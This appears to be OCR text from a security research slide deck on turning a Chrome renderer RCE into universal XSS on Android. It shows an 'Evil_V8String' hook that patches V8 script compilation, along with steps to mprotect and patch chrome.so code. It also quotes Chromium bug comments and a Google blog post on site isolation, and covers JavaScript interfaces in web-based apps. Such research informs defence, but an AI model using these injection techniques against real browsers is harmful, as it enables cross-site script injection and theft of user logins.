
```
MaybeLocal<Script> ScriptCompiler::Compile(Local<Context> context,
                                           Source* source,
                                           CompileOptions options,
                                           NoCacheReason no_cache_reason) {
  Utils::ApiCheck(
      !source->GetResourceOptions().IsModule(), "v8::ScriptCompiler::Compile",
      "v8::ScriptCompiler::CompileModule must be used to compile modules");
  auto i_isolate = context->GetIsolate();
  MaybeLocal<UnboundScript> maybe =
      CompileUnboundInternal(i_isolate, source, options, no_cache_reason);
  Local<UnboundScript> result;
  if (!maybe.ToLocal(&result)) return MaybeLocal<Script>();
  v8::Context::Scope scope(context);
  return result->BindToCurrentContext();
}
```

```
v8::MaybeLocal<v8::Script> CompileScriptInternal(
    v8::Isolate* isolate,
    ScriptState* script_state,
    const ClassicScript& classic_script,
    v8::ScriptOrigin origin,
    v8::ScriptCompiler::CompileOptions compile_options,
    v8::ScriptCompiler::NoCacheReason no_cache_reason,
    std::optional<inspector_compile_script_event::V8ConsumeCacheResult>*
        cache_result) {
  v8::Local<v8::String> code = V8String(isolate, classic_script.SourceText());

  // TODO(kouhei): Plumb the ScriptState into this function and replace all
  // Isolate->GetCurrentContext in this function with ScriptState->GetContext.
  if (ScriptStreamer* streamer = classic_script.Streamer()) {
    if (v8::ScriptCompiler::StreamedSource* source =
            streamer->Source(v8::ScriptType::kClassic)) {
      // Final compile call for a streamed compilation.
      // Streaming compilation may involve use of code cache.
      // TODO(leszeks): Add compile timer to streaming compilation.
      return v8::ScriptCompiler::Compile(script_state->GetContext(), source,
                                         code, origin);
    }
  }
  //[...]
}
```

Hook

From Renderer RCE to UXSS in Android

Hook the code of JavaScript Compilation




```
MaybeLocal<Script> ScriptCompiler::Compile(Local<Context> context,
                                           Source* source,
                                           CompileOptions options,
                                           NoCacheReason no_cache_reason) {
  Utils::ApiCheck(
      !source->GetResourceOptions().IsModule(), "v8::ScriptCompiler::Compile",
      "v8::ScriptCompiler::CompileModule must be used to compile modules");
  auto i_isolate = context->GetIsolate();
  MaybeLocal<UnboundScript> maybe =
      CompileUnboundInternal(i_isolate, source, options, no_cache_reason);
  Local<UnboundScript> result;
  if (!maybe.ToLocal(&result)) return MaybeLocal<Script>();
```

```
inline v8::Local<v8::String> Evil_V8String(v8::Isolate* isolate,
                                           const ParkableString& string)
{
  if (some_special_condition){
    return V8String(isolate, "alert('pwned')");
  }else{
    return V8String(isolate, string);
  }
}
```

```
v8::MaybeLocal<v8::Script> CompileScriptInternal(
    v8::Isolate* isolate,
    ScriptState* script_state,
    const ClassicScript& classic_script,
    v8::ScriptOrigin origin,
    v8::ScriptCompiler::CompileOptions compile_options,
    v8::ScriptCompiler::NoCacheReason no_cache_reason,
    std::optional<inspector_compile_script_event::V8ConsumeCacheResult>*
        cache_result) {
  v8::Local<v8::String> code = Evil_V8String(isolate, classic_script.SourceText());

  // TODO(kouhei): Plumb the ScriptState into this function and replace all
  // Isolate->GetCurrentContext in this function with ScriptState->GetContext.
  if (ScriptStreamer* streamer = classic_script.Streamer()) {
    if (v8::ScriptCompiler::StreamedSource* source =
            streamer->Source(v8::ScriptType::kClassic)) {
      // Final compile call for a streamed compilation.
      // Streaming compilation may involve use of code cache.
      // TODO(leszeks): Add compile timer to streaming compilation.
      return v8::ScriptCompiler::Compile(script_state->GetContext(), source,
                                         code, origin);
    }
  }
  //[...]
}
```

From Renderer RCE to UXSS in Android

Hook the code of JavaScript Compilation



1

Victims open attackers’ site

2

Patch the code Via Renderer RCE

1. Find the **base address** of chrome.so

2. Call mprotect to set the code segment as **rwx**.

3. Call mmap to allocate a code space to deploy the Evil_V8String.

4. Patch the code in **CompileScriptInternal**.

3

Navigate to the victim site

1. Clear Context.

2. Reset **location.href**

4

Trigger UXSS when loading


1. Choose a good time to inject JavaScript code Using some_special_condition.

2. Enjoy your **UXSS!**


From Renderer RCE to UXSS in Android

Demo: Chrome For Android 90.0.4430.61

Issues 40070451: Security: Site Isolation for Android doesn't isolate all sites (https://issues.chromium.org/issues/40070451)



[$N/A][664411] **High** CVE-2016-9651: Private property access in V8. *Credit to Guang Gong of Alpha Team Of Qihoo 360 reported through Pwnfest*



登录

继续使用 Gmail

电子邮件地址或电话号码

忘记了电子邮件地址?

accounts.google.com 显示


pwned

确定

From Renderer RCE to UXSS in Android

However …

- there's not much we can do here until we can get site isolation fully up on Android.
- Use heuristics to isolate the sites that need it most.




hc...@google.com <hc...@google.com> #6
Aug 24, 2023 11:28PM

Assigned to cl...@chromium.org.

Hi, thanks for the bug report. Unfortunately this is somewhat expected on Android, as on Android devices we don't have site isolation on fully (see https://chromium.googlesource.com/chromium/src/+/HEAD/docs/process_model_and_site_isolation.md for more details).


assigning to clamy@ in case there's something unexpectedly new here, but I suspect there's not much we can do here until we can get site isolation fully up on Android.



cr...@chromium.org <cr...@chromium.org> #9
Aug 31, 2023 03:39AM

Status: Won't Fix (Obsolete)

This is indeed working as expected for the time being. There are greater overhead challenges for Site Isolation on mobile devices compared to desktop, so we use heuristics to isolate the sites that need it most, and the test URL in this report isn't being chosen for isolation. We continue to evaluate ways to expand this coverage where possible. For more context beyond the link in https://crbug.com/chromium/1475600#c5 and for information about the heuristics, see also:
https://blog.chromium.org/2019/10/recent-site-isolation-improvements.html
https://security.googleblog.com/2021/07/protecting-more-with-site-isolation.html



Google Security Blog

The latest news and insights from Google on security and safety on the Internet

Protecting more with Site Isolation

July 20, 2021

Posted by Charlie Reis and Alex Moshchuk, Chrome Security Team

Chrome's Site Isolation is an essential security defense that makes it harder for malicious web sites to steal data from other web sites. On Windows, Mac, Linux, and Chrome OS, Site Isolation protects all web sites from each other, and also ensures they do not share processes with extensions, which are more highly privileged than web sites. As of Chrome 92, we will start extending this capability so that extensions can no longer share processes with each other. This provides an extra line of defense against malicious extensions, without removing any existing extension capabilities.

Meanwhile, Site Isolation on Android currently focuses on protecting only high-value sites, to keep performance overheads low. Today, we are announcing two Site Isolation improvements that will protect more sites for our Android users. Starting in Chrome 92, Site Isolation will apply to sites where users log in via third-party providers, as well as sites that carry Cross-Origin-Opener-Policy headers.

Our ongoing goal with Site Isolation for Android is to offer additional layers of security without adversely affecting the user experience for resource-constrained devices. Site Isolation for *all* sites continues to be too costly for most Android devices, so our strategy is to improve heuristics for prioritizing sites that benefit most from added protection. So far, Chrome has been isolating sites where users log in by entering a password. However, many sites allow users to authenticate on a third-party site (for example, sites that offer "Sign in with Google"), possibly without the user ever typing in a password. This is most commonly accomplished with the industry-standard OAuth protocol. Starting in Chrome 92, Site Isolation will recognize common OAuth interactions and protect sites relying on OAuth-based login, so that user data is safe however a user chooses to authenticate.

We Can't inject JavaScript into *account.google.com* after Chrome 92. 😢

From Renderer RCE to UXSS in Android

What are the sites that need isolation most?

- sites where users log in by entering a password
- sites with the industry-standard OAuth protocol
- sites with Cross-Origin-Opener-Policy (COOP) response header

Site isolation mainly protects **private data related to user login,** just as it was originally launched for side-channel attacks like Specter.

What other unprotected but equally dangerous sites are there? 🤔

https://security.googleblog.com/2021/07/protecting-more-with-site-isolation.html

From Renderer RCE to UXSS in Android

What are the sites that need isolation most?

- sites where users log in by entering a password
- sites with the industry-standard OAuth protocol
- sites with Cross-Origin-Opener-Policy (COOP) response header

Site isolation mainly protects **private data related to user login**, just as it was originally launched for side-channel attacks like Specter.

What other unprotected but equally dangerous sites are there? 🤔

From the perspective of Android Chrome developers, just protecting these sites is enough, but …

There is a category of apps called Web-based App, implemented by Browser components using Chromium.

Usually Web-based App has more complex functions. Could these apps have survived using similar protection?

https://security.googleblog.com/2021/07/protecting-more-with-site-isolation.html

Examining Web-based App Design From Site Isolation Perspective

The Design of Web-based App

Why web-based App?

- Multi-platform design can be completely consistent
- Easily update content
- Low development costs
- Some other benefits…

In short, we have found that many software includes components for displaying web content.

The Design of Web-based App

But sometimes just showing is not enough…

- We may want to check if the user has installed a certain app and its version
- We may want to check if the user's other software is in login mode
- And some other **native capabilities** beyond web capabilities …

Until the emergence of **JavaScript Interface**, it was possible to invoke user native capabilities from the web side.

The Design of Web-based App

Some JavaScript interfaces actually implement quite powerful functions:

- Open native application
- Execute commands on user devices
- Installing applications on user devices
- etc.

we called them **privileged APIs.** If we can also call these APIs in our web pages, it is possible to achieve **sandbox escape** effects!

But developers also came up with this, thus limiting the use of these privileged APIs to only websites they trust:

```
If(checkUrlIfTrusted(url)) {
        privilegedAPI();
} else {
        alert(“Ooooops”);
}
```

It seems that this kind of inspection is very comprehensive.

The Design of Web-based App

Is it possible to break the security assumption of trusted domain checks + privileged APIs?

The prerequisite for security is that “**the domain name that can be checked is trustworthy and not malicious**”

If we assume that the manufacturer protects the domain name they trust well, is this considered secure?

In a perfect site isolation (i.e. Full site isolation), there is indeed no way to do so without breaking through the sandbox.

In reality, is the site isolation in Web based apps really as perfect as developers imagine?

